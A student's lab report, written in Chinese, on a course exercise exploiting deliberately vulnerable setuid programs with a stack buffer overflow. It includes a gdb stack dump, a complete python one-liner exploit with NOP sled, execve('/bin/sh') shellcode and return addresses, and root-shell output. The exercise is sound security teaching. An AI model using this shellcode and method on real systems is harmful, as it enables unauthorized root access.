20307130135李钧实验4

20307130135 李钧


一、实验目的

1. 通过实验掌握缓冲区溢出的原理，并了解linux下的编程和调试基本工具
2. 利用漏洞程序（tryof, tryof_nosetuid）获取root权限
3. 鼓励忽略漏洞程序输出的地址信息，采用自己的方法估算地址

二、实验过程和结果


利用漏洞程序的输出信息

首先通过观察漏洞程序的代码我们可以得到buf的大小为300，于是通过在tryof_nosetuid程序后方输入300个字符作为参数，得到buf所在的地址。经过多次尝试，在输入参数长度变化的情况下，buf地址会变化，而输入参数长度固定时buf地址没变化，此处本人输入了300个字符a，得到buf地址如下所示，即0xffffd25c，通过该地址便可以构造攻击——在shellcode前填充nop指令（即\x90）以覆盖满buf的空间，其后加上数个0xffffd25c作为返回地址。获取root权限结果如下所示，原先通过手动输入恶意内容"\x90\x90..."出了些许问题，遂改为使用"python –c..." 指令来传送参数。




通过coredump找到buf地址

下图是手动输入"\x90..."得到core文件进行gdb调试的内容，但由于在本机上通过ssh连接并使用web靶场时间到了，场景自动关闭，故正式进行本部分实验是在下课后一段时间。



意识到使用手动输入恶意参数无法达到目的之后，我通过"python -c..."指令先随机猜测一个返回地址达到程序segmentation fault并生成core文件的效果，随后按照PPT课件的提示继续试验，定位到\x90\x90...位置后，构造的恶意参数末尾接的地址不一定为0xffffd25c，也可以是0xffffd250，如下图所示实现root权限获取




```
(gdb) x/100x $esp-400
0xffffd1e0:     0xffffd368      0xf7fefe30      0x00000000      0xf7e98610
0xffffd1f0:     0xffffd22c      0xf7fcd000      0x00000000      0x0804856a
0xffffd200:     0xffffd22c      0xffffd554      0xffffd22c      0xffffd358
0xffffd210:     0xffffd228      0xf7ffcfbc      0xf7e09d00      0x00000001
0xffffd220:     0xf7fd8680      0xf7fe4194      0x00000000      0x90909084
0xffffd230:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd240:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd250:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd260:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd270:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd280:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd290:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd2a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd2b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd2c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd2d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd2e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd2f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd300:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd310:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd320:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd330:     0x90909090      0x90909090      0x58466a90      0xc931db31
0xffffd340:     0x685180cd      0x68732f2f      0x69622f68      0x51e3896e
0xffffd350:     0x99e18953      0x80cd0bb0      0xffff9999      0xffff9999
0xffffd360:     0xffff9999      0xffff9999      0xffff9999      0xffff9999
(gdb) q
[root@host-192-168-1-187 local_overflow]# exit
exit
[hacker@host-192-168-1-187 local_overflow]$ ./tryof_nosetuid $(python -c 'print "\x90"*269+"\
x6a\x46\x58\x31\xdb\x31\xc9\xcd\x80\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x
53\x89\xe1\x99\xb0\x0b\xcd\x80"+"\x50\xd2\xff\xff"*15')

sp=ffffd1f8,buf=ffffd22c,ret=ffffd358,i=ffffd228sh-4.2# id
uid=0(root) gid=1000(hacker) groups=1000(hacker) context=unconfined_u:unconfined_r:unconfined
_t:s0-s0:c0.c1023
sh-4.2# whoami
root
sh-4.2#
```